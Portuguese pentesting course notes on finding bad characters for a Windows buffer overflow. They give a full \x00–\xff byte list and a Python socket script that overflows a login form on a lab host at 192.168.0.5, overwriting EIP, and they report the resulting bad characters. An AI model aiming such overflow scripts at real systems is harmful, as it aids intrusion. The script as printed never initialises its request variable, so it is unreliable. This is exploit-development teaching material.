Identificando BadChars


→ Esse é um processo bem maçante
→ Criando uma Lista de Caracteres em Python [semana 09/Buffer Overflow: Windows 10/ Criando uma lista de caracteres em python]
→ Vamos usar a lista gerada na aula passada referenciada pelo link acima para fazer os testes de badchars

```
root@pentesting:/home/desec/Desktop# cat bad.txt
\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x2
1\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x
43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\
x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86
\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa
8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\x
ca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\
xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff
root@pentesting:/home/desec/Desktop#
```


→ O objetivo é manipularmos nosso script incluindo todos esses caracteres para serem enviados e entrão retiramos todos aqueles que não são reconhecidos pela aplicação

```
#!/usr/bin/python

import socket

bad = ("<lista dos caracteres acima>")
dados = "A"*780 + "BBBB" + bad
tam = len(dados) + 20

request+="POST /login HTTP/1.1\r\n"
request+="Host: 192.168.0.5\r\n"
request+="User-Agent: Mozilla/5.0 (x11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0\r\n"
request+="Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8\r\n"
request+="Accept-Language: en-US,en;q=0.5\r\n"
request+="Accept-Encoding: gzip, deflate\r\n"
request+="Referer: http://192.168.0.5/login\r\n"
request+="Content-Type: application/x-www-form-urlencoded\r\n"
request+="Content-Length: "+str(tam)+"\r\n"
request+="DNT: 1\r\n"
request+="Connection: close\r\n"
request+="Upgrade-Insecure-Requests: 1\r\n"
request+="\r\n"
request+="username="+dados+"&password=A"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.0.5",80))
s.send(request)
```

→ Lembra de já tirar de cara o 00 pois ele é um caractere geralmente problemático



→ Continuamos sobrepondo o EIP, mas o interesse agora é o ESP



→ Veja que o endereço depois do 09, que seria o 0a não foi aceito, então já temos um badchar

→ Depois de repetir imensamente esse processo, identificou-se os seguintes badchars:

00 0a 0d 25 26 2b 3d